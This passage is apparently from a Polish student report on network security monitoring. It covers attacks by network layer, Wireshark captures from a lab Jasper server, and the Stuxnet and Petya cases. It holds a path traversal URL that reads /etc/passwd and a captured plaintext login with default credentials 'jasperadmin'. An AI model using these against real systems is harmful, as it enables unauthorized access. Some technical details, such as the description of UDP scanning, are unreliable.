- Performance - monitorowanie wydajności systemu jest możliwe np poprzez wykonanie komendy top na systemie linux. Może to okazać się przydatne, ponieważ w jasny i klarowny sposób mamy wyświetlaną informację na temat zużycia procesora oraz pamięci RAM przez procesy i aktywne komendy. Istnieje możliwość zlokalizowania procesów, które nie są pożądane na serwerze i mogą być uważane jako oznaka włamania np. włączony netcat, który może służyć intruzowi jako backdoor do systemu. Przy tworzeniu systemów kolekcjonujących dane w takich rozwiązaniach należy pamiętać, by procesy uważane za niepożądane nie był automatycznie zabijane. Może to doprowadzić do destabilizacji działania serwera w przypadku błędnej oceny przez zaimplementowany system.

3. Kontekst zbieranych danych

Informacje o pakietach oraz strumieniach najlepiej zbierać w routerach sieci. Przykładem w naszej architekturze jest zastosowanie oprogramowania typu Network Intrusion Detection System na routerze pfSense. Pozwala on na detekcję ataków sieciowych w całej utworzonej infrastrukturze. Innym przykładem wykorzystania routerów brzegowych może być konfiguracja port mirroring, czyli kopiowania całego ruchu z jednego interfejsu routera na drugi, podłączony do systemu umożliwiającego analizę zebranych danych pakietów, protokołów, czy strumieni. W przypadku dużych sieci warto zainstalować jednak także oprogramowanie typu NIDS na pozostałych routerach, ponieważ w przypadku dużej ilości pakietów system może nie być w stanie prawidłowo analizować ich wszystkich. Jeśli chodzi o system do zbierania logów to także należy zastosować jeden element centralny, z powodów wymienionych już w punkcie numer 2. Konfiguracje stacji lepiej przechowywać na serwerze, które je dotyczą, ponieważ w przypadku kompromitacji serwera centralnego, intruz będzie miał wgląd do wszystkich plików konfiguracyjnych na serwerze, co pozwoli mu uzyskać wiele informacji. Dodatkowo jeśli mówimy o kontekście, warto także analizować dane w zależności od instytucji do jakiej należy infrastruktura. Wspierając się triadą bezpieczeństwa CIA(Poufność, Integralność, Dostępność) należy określić, która z tych cech jest dla nas najważniejsza podczas projektowania infrastruktury. W przypadku aplikacji bankowych najważniejsza będzie poufność informacji. Należy zaimplementować złożone mechanizmy bezpieczeństwa, nawet kosztem wydajności systemu. W przypadku infrastruktury przemysłowej najważniejsza jest dostępność. Nawet chwilowe przerwy w działaniu systemu kontrolującego skomplikowane procesy produkcyjne może być bardzo kosztowny i trudny do odwrócenia.

4. Ataki w poszczególnych warstwach stosu sieciowego



Denial of Service (L1) - atak typu odmowy usługi w warstwie fizycznej. Może on odbyć się np. poprzez przecięcie nieodpowiednio zabezpieczonego medium transmisyjnego. Do ataków na warstwę pierwszą możemy także zaliczyć ataki na poszczególne protokoły takie jak WiFi. Przykładem może być atak Evil Twin. W celu jego dokonania należy utworzyć fałszywy punkt dostępowy z taką samą nazwą, jak punkt, który chcemy zaatakować. Urządzenie ofiary zacznie wysyłać probe requesty w celu połączenia się z prawdziwym punktem dostępowym. Po połączeniu się przez nie do fałszywego punktu dostępowego, użytkownik może podać wrażliwe dane uwierzytelniające, które zostaną przechwycone. Innym przykładem jest atak zastosowany w niniejszym raporcie, czyli DDoS. Taki atak zazwyczaj przeprowadzany jest z wykorzystaniem botnetu. Każdy bot generuje możliwie dużo ruchu i wysyła go do celu ataku. W ten sposób następuje przeciążenie łącza i w konsekwencji odmowa usługi dla zwykłych klientów.

VLAN Hopping (L2) - jest to metoda umożliwiająca przejście do VLANu, do którego użytkownik nie powinien mieć dostępu. Aby to osiągnąć istnieją dwie techniki: switched spoofing i double tagging. Pierwszy z nich polega na tym, że atakujący podszywa się za switch w celu utworzenia połączenia trunk z prawdziwym switchem. Jeśli połączenie się uda, atakujący będzie miał dostęp do ruchu z każdego VLANu. Druga technika to double tagging. Atakujący podwójnie modyfikuje tagi na ramce Ethernet. Niektóre przełączniki usuną tylko pierwszy tag i podadzą ramkę dalej do wszystkich natywnych portów VLAN.

ICMP Flood (L3) - jest to atak odmowy usługi polegający na przeciążeniu łącza pakietami ICMP. Przeprowadza się go za pomocą komputera posiadającego łącze o przepustowości większej niż przepustowość łącza atakowanej maszyny lub za pomocą wielu komputerów (np. botnetów). Atakowany zaczyna otrzymywać wiele zapytań ICMP, na które odpowiada za pomocą ICMP Echo Reply. Może to doprowadzić do sytuacji, że łącze zostanie przeciążone. W celu obrony przed atakami tego typu warto skonfigurować zaporę ogniową tak, aby blokowała protokół ICMP.

Port Scanning (L4) - skanowanie portów polega na wysyłaniu pakietów TCP lub UDP do serwera w celu sprawdzenia otwartych portów i dostępnych serwisów na podstawie otrzymanej odpowiedzi (np. fingerprintów). Przykładem oprogramowania umożliwiającego skanowanie portów jest nmap dostępny w dystrybucji Kali Linux. Wyróżniamy między innymi następujące rodzaje skanowań:

- skanowanie SYN: najpopularniejsza metoda skanowania, Skaner portów generuje pakiet SYN. Jeśli port jest otwarty, odpowiada pakietem SYN-ACK. Skaner wysyła następnie pakiet RST zanim połączenie jest zainicjalizowane.
- skanowanie TCP: w przypadku gdy skanowania stacja odpowie pakietem SYN-ACK handshake jest finalizowany. W przypadku, gdy port jest zamknięty zwracany jest kod błędu.
- skanowanie UDP: skanowanie portów UDP odbywa się poprzez wysłanie pakietu UDP do portu. W przypadku, gdy nie jest on otwarty, serwer odpowie wiadomością o nieosiągalności portu. Jeśli skaner nie otrzyma żadnej odpowiedzi, uznaje że port jest otwarty.
- skanowanie idle: do skanowania wykorzystywany jest trzeci host tzw. zombie. To z jego interfejsów sieciowych wysyłane są pakiety na skanowany serwer, więc jest to metoda zapewniająca dużą anonimowość.
- skanowanie Xmas: swoją nazwę zawdzięcza faktowi, iż wysyłany pakiet ma ustawione flagi FIN, PSH i URG. Port jest uznawany za zamknięty w przypadku braku odpowiedzi od skanowanego hosta.

Path Traversal (L5-7) - atak jest możliwy wtedy, gdy aplikacja webowa pozwala na niekontrolowany dostęp do zasobów np. plików czy katalogów. Wektor ataku to parametry przekazywane do aplikacji. Manipulacja ścieżkami odbywa się poprzez dodawanie ciągu znaków typu `../` `../../` czy ich encodowanych odpowiedników. W niektórych przypadkach możliwe jest także wykonanie ataku poprzez odpowiednie spreparowanie adresu url. np <http://podatna-aplikacja/../../../../../../../../etc/passwd>. Pozwoli to w odpowiedzi otrzymać zawartość pliku `/etc/passwd` znajdującego się na serwerze aplikacji webowej.

5. Zależności operacyjne pomiędzy protokołami i serwisami

Podczas konfiguracji infrastruktury i usług w sieci należy brać pod uwagę cały stos ISO/OSI, a nie tylko protokół warstwy aplikacyjnej. W innym wypadku serwer może być narażony na jeden z ataków wymienionych w punkcie nr 4. Na przykład komunikacja za pomocą protokołu HTTP(S) nie byłaby możliwa, gdyby nie protokoły niższych warstw. Zależności zostaną pokazane na przykładzie komunikacji z serwerem Jasper, przechwyconej za pomocą oprogramowania Wireshark.

```

▼ Ethernet II, Src: 0a:00:27:00:00:07 (0a:00:27:00:00:07), Dst: PcsCompu_77:be:4a (08:00:27:77:be:4a)
  ▼ Destination: PcsCompu_77:be:4a (08:00:27:77:be:4a)
    Address: PcsCompu_77:be:4a (08:00:27:77:be:4a)
    .... ..0. .... = LG bit: Globally unique address (factory default)
    .... ..0 .... = IG bit: Individual address (unicast)
  ▼ Source: 0a:00:27:00:00:07 (0a:00:27:00:00:07)
    Address: 0a:00:27:00:00:07 (0a:00:27:00:00:07)
    .... ..1. .... = LG bit: Locally administered address (this is NOT the factory default)
    .... ..0 .... = IG bit: Individual address (unicast)
  Type: IPv4 (0x0800)

```

Na dole stosu widzimy protokół Ethernet. Wykorzystuje on adresy MAC hosta oraz serwera docelowego.

```

Internet Protocol Version 4, Src: 192.168.56.1, Dst: 192.168.56.101
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 52
  Identification: 0x739c (29596)
  > Flags: 0x4000, Don't fragment
  Time to live: 128
  Protocol: TCP (6)
  Header checksum: 0x9570 [validation disabled]
  [Header checksum status: Unverified]
  Source: 192.168.56.1
  Destination: 192.168.56.101

```

Do komunikacji w warstwie sieciowej używany jest protokół IP. W celu adresacji wiadomości wykorzystuje on pole Destination. Pole Source oznacza nadawcę wiadomości. Struktura pakietu jest typowa dla protokołu IPv4.

The image shows a Wireshark interface. The top pane displays a list of captured packets. The middle pane shows the details of the selected packet (No. 6), which is an Internet Protocol Version 4 packet. The bottom pane shows the raw packet data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.001349	192.168.56.1	192.168.56.101	TCP	60	54010 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
5	0.002055	192.168.56.101	192.168.56.1	TCP	66	8080 → 54010 [SYN, ACK] Seq=0 Ack=1 Win=29280 Len=0 MSS=1460 SACK_PERM=1 WS=256
6	0.002297	192.168.56.1	192.168.56.101	TCP	54	54010 → 8080 [ACK] Seq=1 Ack=1 Win=65536 Len=0
7	0.003473	192.168.56.1	192.168.56.101	HTTP	558	GET /jasperserver HTTP/1.1
8	0.004475	192.168.56.101	192.168.56.1	TCP	60	8080 → 54009 [ACK] Seq=1 Ack=595 Win=30736 Len=0
9	0.013620	192.168.56.101	192.168.56.1	HTTP	167	HTTP/1.1 302
10	0.016205	192.168.56.1	192.168.56.101	HTTP	662	GET /jasperserver/ HTTP/1.1
11	0.017240	192.168.56.101	192.168.56.1	TCP	60	8080 → 54009 [ACK] Seq=114 Ack=1113 Win=31488 Len=0
12	0.230537	192.168.56.101	192.168.56.1	HTTP	216	HTTP/1.1 304
13	0.270871	192.168.56.1	192.168.56.101	TCP	54	54009 → 8080 [ACK] Seq=1113 Ack=276 Win=65280 Len=0
14	0.281308	192.168.56.1	192.168.56.101	HTTP	634	GET /jasperserver/home.html HTTP/1.1
15	0.282375	192.168.56.101	192.168.56.1	TCP	60	8080 → 54009 [ACK] Seq=276 Ack=1693 Win=32768 Len=0
16	0.293519	192.168.56.101	192.168.56.1	HTTP	268	HTTP/1.1 302
17	0.296491	192.168.56.1	192.168.56.101	HTTP	635	GET /jasperserver/login.html HTTP/1.1
18	0.337386	192.168.56.101	192.168.56.1	TCP	60	8080 → 54009 [ACK] Seq=490 Ack=2274 Win=33920 Len=0
19	0.709400	192.168.56.101	192.168.56.1	TCP	1514	8080 → 54009 [ACK] Seq=490 Ack=2274 Win=33920 Len=1460 [TCP segment of a reassembled PDU]
20	0.709508	192.168.56.101	192.168.56.1	TCP	1514	8080 → 54009 [ACK] Seq=490 Ack=2274 Win=33920 Len=1460 [TCP segment of a reassembled PDU]

Frame 4: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
 Ethernet II, Src: 0a:00:27:00:00:07 (0a:00:27:00:00:07), Dst: PcsCompu_77:be:4a (08:00:27:77:be:4a)
 Internet Protocol Version 4, Src: 192.168.56.1, Dst: 192.168.56.101
 Transmission Control Protocol, Src Port: 54010, Dst Port: 8080, Seq: 0, Len: 0
 Source Port: 54010
 Destination Port: 8080
 [Stream Index: 1]
 [TCP Segment Len: 0]
 Sequence number: 0 (relative sequence number)
 [Next sequence number: 0 (relative sequence number)]
 Acknowledgment number: 0
 1000 = Header Length: 32 bytes (8)
 > Flags: 0x0000 SYN
 Window size: 64240
 [Calculated window size: 64240]
 Checksum: 0xf853 [unverified]
 [Checksum Status: Unverified]
 Urgent pointer: 0

Do komunikacji w warstwie sieciowej używany jest protokół TCP. Od UDP odróżnia go fakt iż zestawiane jest połączenie podczas komunikacji za pomocą three way handshake. Sekwencja została zaznaczona na powyższym zrzucie ekranu. Do rozróżniania pakietów używane są porty. Każda usługa posiada definiowane porty, na których najczęściej występuje. W przypadku aplikacji webowych są to porty 80 ,443, 8080 i 8443 (serwer Jasper wystawiony jest na porcie 8080, co widoczne jest na zrzucie ekranu w polu info). Należy jednak pamiętać iż możliwe jest skonfigurowanie aplikacji webowej jak i każdej usługi na porcie innym niż standardowy. Dlatego podczas skanowania portów narzędziem nmap warto używać przełącznika -p-, który pozwala na przeskanowanie wszystkich portów TCP na hoście, a nie tylko tych z listy well known ports. W niektórych środowiskach może zdarzyć się sytuacja, że za środek bezpieczeństwa zostanie potraktowane przeniesienie usługi na niestandardowy port. Jest to oczywiście błędne podejście. Warto ograniczać dostęp do portów za pomocą zapory ogniowej do uprawnionych adresów IP, a także wyłączać nieużywane usługi w celu zminimalizowania ryzyka przeprowadzenia ataku cybernetycznego.

ip.src==192.168.56.101 ip.dst==192.168.56.101						
No.	Time	Source	Destination	Protocol	Length	Info
76	0.884240	192.168.56.101	192.168.56.1	HTTP	60	HTTP/1.1 200 (text/plain)
184	26.988337	192.168.56.101	192.168.56.1	HTTP	60	HTTP/1.1 200 (text/plain)
9	0.813620	192.168.56.101	192.168.56.1	HTTP	187	HTTP/1.1 302
18	0.293619	192.168.56.101	192.168.56.1	HTTP	268	HTTP/1.1 302
112	25.706362	192.168.56.101	192.168.56.1	HTTP	330	HTTP/1.1 302
115	25.733868	192.168.56.101	192.168.56.1	HTTP	282	HTTP/1.1 302
12	0.239537	192.168.56.101	192.168.56.1	HTTP	216	HTTP/1.1 304
90	1.153278	192.168.56.101	192.168.56.1	HTTP	229	HTTP/1.1 304
91	1.172242	192.168.56.101	192.168.56.1	HTTP	229	HTTP/1.1 304
210	27.898906	192.168.56.101	192.168.56.1	HTTP	229	HTTP/1.1 304
212	27.152615	192.168.56.101	192.168.56.1	HTTP	229	HTTP/1.1 304
216	27.265864	192.168.56.101	192.168.56.1	HTTP	229	HTTP/1.1 304
73	0.874042	192.168.56.1	192.168.56.101	HTTP	651	POST /jsperserver/JavaScriptServlet HTTP/1.1
170	26.566210	192.168.56.1	192.168.56.101	HTTP	609	POST /jsperserver/JavaScriptServlet HTTP/1.1
244	27.879483	192.168.56.1	192.168.56.101	HTTP	834	POST /jsperserver/Flow.html?flowExecutionKey=elsik_eventidbrowse HTTP/1.1 (application/x-www-form-urlencoded)
118	25.660419	192.168.56.1	192.168.56.101	HTTP	968	POST /jsperserver/j_spring_security_check HTTP/1.1 (application/x-www-form-urlencoded)

Cookie pair: JSESS10MID=E5212E9DA927329C065382260618CCD
 V=5
 [Fail request URI: http://192.168.56.101:8080/jsperserver/j_spring_security_check]
 [HTTP request 1/5]
 [Response in frame: 112]
 [Next request in frame: 113]
 File Data: 177 bytes
 HTML Form URL Encoded: application/x-www-form-urlencoded
 Form item: "j_username" = "jasperadmin"
 Key: j_username
 Value: jasperadmin
 Form item: "j_password_pseudo" = "jasperadmin"
 Key: j_password_pseudo
 Value: jasperadmin
 Form item: "j_password" = "jasperadmin"
 Key: j_password
 Value: jasperadmin
 Form item: "userLocale" = "en"

Do komunikacji w warstwie aplikacyjnej serwer Jasper domyślnie używa protokołu HTTP. Jest to zła praktyka, ponieważ w takim wypadku w przypadku podsłuchania komunikacji przez intruza, ma on możliwość odczytania haseł i innych wrażliwych danych. Na powyższym zrzucie ekranu pokazano wiadomość POST, która została użyta do logowania do panelu aplikacji webowej. Brak szyfrowania spowodował możliwość odczytania danych uwierzytelniających.

ip.src==213.180.141.140 ip.dst==213.180.141.140						
No.	Time	Source	Destination	Protocol	Length	Info
613	21.549332	213.180.141.140	192.168.1.112	TLSv1.2	408	Application Data, Application Data
628	21.593645	192.168.1.112	213.180.141.140	TCP	54	54169 → 443 [ACK] Seq=1590 Ack=186158 Win=65280 Len=0
1438	23.280378	192.168.1.112	213.180.141.140	TLSv1.2	667	Application Data
1531	23.357620	213.180.141.140	192.168.1.112	TCP	60	443 → 54169 [ACK] Seq=186158 Ack=2203 Win=33280 Len=0
1535	23.359511	213.180.141.140	192.168.1.112	TCP	1454	443 → 54169 [ACK] Seq=186158 Ack=2203 Win=33280 Len=1400 [TCP segment of a reassembled PDU]
1537	23.361131	213.180.141.140	192.168.1.112	TCP	1454	443 → 54169 [ACK] Seq=187558 Ack=2203 Win=33280 Len=1400 [TCP segment of a reassembled PDU]
1538	23.361134	213.180.141.140	192.168.1.112	TLSv1.2	461	Application Data
1539	23.361256	192.168.1.112	213.180.141.140	TCP	54	54169 → 443 [ACK] Seq=2203 Ack=189365 Win=65792 Len=0
3656	25.517173	192.168.1.112	213.180.141.140	TLSv1.2	338	Application Data
3778	25.616036	213.180.141.140	192.168.1.112	TLSv1.2	1317	Application Data
3844	25.656053	192.168.1.112	213.180.141.140	TCP	54	54169 → 443 [ACK] Seq=2487 Ack=190628 Win=64512 Len=0
4035	25.884489	213.180.141.140	192.168.1.112	TLSv1.2	1317	[TCP Spurious Retransmission], Application Data
4036	25.884469	192.168.1.112	213.180.141.140	TCP	66	[TCP Dup ACK 3844#1] 54169 → 443 [ACK] Seq=2487 Ack=190628 Win=64512 Len=0 SLE=189365 SRE=19062
4802	27.396894	192.168.1.112	213.180.141.140	TLSv1.2	259	Application Data
4805	27.439586	213.180.141.140	192.168.1.112	TLSv1.2	633	Application Data
4807	27.480204	192.168.1.112	213.180.141.140	TCP	54	54169 → 443 [ACK] Seq=2692 Ack=191207 Win=65792 Len=0

Frame 4805: 633 bytes on wire (5064 bits), 633 bytes captured (5064 bits) on interface 0
 Ethernet II, Src: Tp-LinkT_b2:69:c9 (f8:1a:67:b2:69:c9), Dst: IntelCor_53:2d:8e (ac:7b:a1:53:2d:8e)
 Internet Protocol Version 4, Src: 213.180.141.140, Dst: 192.168.1.112
 Transmission Control Protocol, Src Port: 443, Dst Port: 54169, Seq: 190628, Ack: 2692, Len: 579
 Secure Sockets Layer
 TLSv1.2 Record Layer: Application Data Protocol: http2
 Content Type: Application Data (23)
 Version: TLS 1.2 (0x0303)
 Length: 574
 Encrypted Application Data: 8rc6c342fb2a8876dd38918eb9149371c55bfff7c23b7bd10...

Na powyższym zrzucie ekranu została pokazana komunikacja ze stroną internetową onet.pl z użyciem protokołu HTTPS. Wykorzystuje on szyfrowanie za pomocą TLS w wersji 1.2. Treść wiadomości jest zaszyfrowana, więc nawet w przypadku udanego ataku Man in the Middle intruz nie będzie w stanie odczytać z ruchu sieciowego wrażliwych informacji,

W przypadku zależności pomiędzy serwisami należy brać pod uwagę też “poziome” zależności pomiędzy protokołami tej samej warstwy. Aplikacje webowe (np. apache tomcat, httpd, nginx) często wykorzystują do działania bazy danych (postgres, mysql, oracle, mongodb, nosql), komunikacje między tymi komponentami także należy zabezpieczyć mając na uwadze wszystkie warstwy modelu ISO/OSI.

6. Zaawansowane ataki Cybernetyczne

• Stuxnet [1]

W 2010 roku miała miejsce seria incydentów związana z szkodliwym oprogramowaniem Stuxnet. Wydarzenia te przebiły się do opinii publicznej i zwróciły uwagę na konieczność wprowadzenia mechanizmów bezpieczeństwa w systemach przemysłowych. Atak był wycelowany w wirówki (a dokładniej w obsługujące je sterowniki PLC Siemens o modelach S7-315 i S7-417), które miały za zadanie wspomóc Iran w opracowywaniu broni jądrowej. Robak komputerowy został wprowadzony do systemu za pomocą pendrive, który został wpięty do komputera zarządzającego procesami produkcji przez nieuwważnego pracownika. Stuxnet następnie sprawdzał czy system jest 32, czy 64 bitowy, ponieważ działał tylko na systemach 32 bitowych. Jeśli warunek nie został spełniony, robak przechodził w stan uśpienia. W przypadku detekcji architektury 32 bitowej, wykonywał sprawdzenie czy

komputer został zainfekowany - jeśli nie rozpoczynać infekcję. Rootkit dołączany był do procesów systemowych, a następnie modyfikował je tak, aby uniemożliwić wykrycie przez skanery bezpieczeństwa. Stacja robocza następnie przez 21 dni infekowała podłączone nośniki zewnętrzne, co spowodowało szybką propagację na całą infrastrukturę. Kolejnym zadaniem robaka było załadowanie pliku dynamicznej biblioteki .ddl do pamięci maszyny, na miejsce oryginalnego pliku. Kiedy inżynier przesyłał polecenia do sterownika PLC, Stuxnet dopisywał do bloków kodu swoje linijki. Jednak zanim system zaczął szkodliwe działanie, gromadził informacje na temat poprawnych stanów kontrolerów Siemens. Dzięki tej funkcji, po rozpoczęciu czynności, był w stanie przysyłać do stacji nadzorującej dane zebrane z poprzedniego okresu, co utrudniło wykrycie rootkita przez operatorów i pozwoliło na wywołanie szkód o ogromnej skali, poprzez nagłe zmiany w szybkości wirówek. Stany Zjednoczone oraz Izrael zostały posądzone o zaprojektowanie tego ataku cybernetycznego. Nie udało się jednak tym krajom niczego udowodnić. Oskarżenie wydawało się jednak zasadne o tyle, że atak był bardzo złożony i ciężko byłoby go przyprowadzić bez ogromnych zasobów ludzkich. Wykorzystywał wiele luk zero-day, pozwalających wykorzystać podatności sterowników PLC i protokołu przemysłowego S7.

Jeśli chodzi o odniesienie do naszej sieci, to atak miał za zadanie infekować infrastrukturę przemysłową i nie byłby niebezpieczny dla naszego systemu. Aby ochronić się przed tym atakiem należy blokować porty USB na stacjach krytycznych dla działania systemu, oraz przeprowadzać szkolenia uświadamiające dla pracowników, by nie używali nośników zewnętrznych nieznanego pochodzenia.

- **Petya**

W czerwcu 2017 roku przeprowadzono zmasowany atak na instytucje rządowe, bankowe i telekomunikacyjne w całej Europie. Polegał on na szyfrowaniu zawartości dysków twardych za pomocą Ransomware Petya. Największe szkody spowodował na terenie Ukrainy. Atakował stacje robocze z systemem Windows. Do infekcji systemów korzystał z exploita na usługę SMB. Potrafił też wyszukiwać w zrzutach pamięci danych uwierzytelniających użytkowników. W przypadku udanej infekcji rozpoczynała się faza szyfrowania. Ransomware nadpisywał boot sektor dysku twardego, więc po restarcie infekcja była praktycznie niemożliwa do wyeliminowania.

Jeśli chodzi o odniesienie do naszej sieci, to w celu zmniejszenia prawdopodobieństwa infekcji ransomware Petya należałoby zablokować narzędzie PsExec tool wykorzystywane przez Petye do propagacji oraz zainstalować najnowsze aktualizacje na wszystkich stacjach roboczych Windows. Należy także wdrożyć politykę backupów, by w przypadku infekcji szybko odtworzyć środowisko bez strat danych. Jak w przypadku oprogramowania tego typu należy także przestrzec pracowników systemu przed otwieraniem załączników z wiadomości email, pochodzących od nieznanych nadawców.

Bibliografia

1. Kim Zetter, Countdown to Zero Day: Stuxnet and the Launch of the World's First Digital Weapon, Crown, 2014.
2. <http://www.systeem.com/2017/05/03/forward-rsyslog-logs-graylog/>
3. <http://docs.graylog.org/en/2.5/>
4. <https://sekurak.pl/rekonesans-infrastruktury-it-czesc-1-google-hacking/>
5. <https://sekurak.pl/rekonesans-infrastruktury-it-czesc-3/>
6. <https://sekurak.pl/rekonesans-infrastruktury-it-czesc-3/>
7. <https://sekurak.pl/czym-jest-podatnosc-path-traversal/>
8. Slajdy wykładowe przedmiotu BCYB
9. <https://www.bytelion.com/pypi-python-package-hack/>
10. <https://packaging.python.org/guides/hosting-your-own-index/>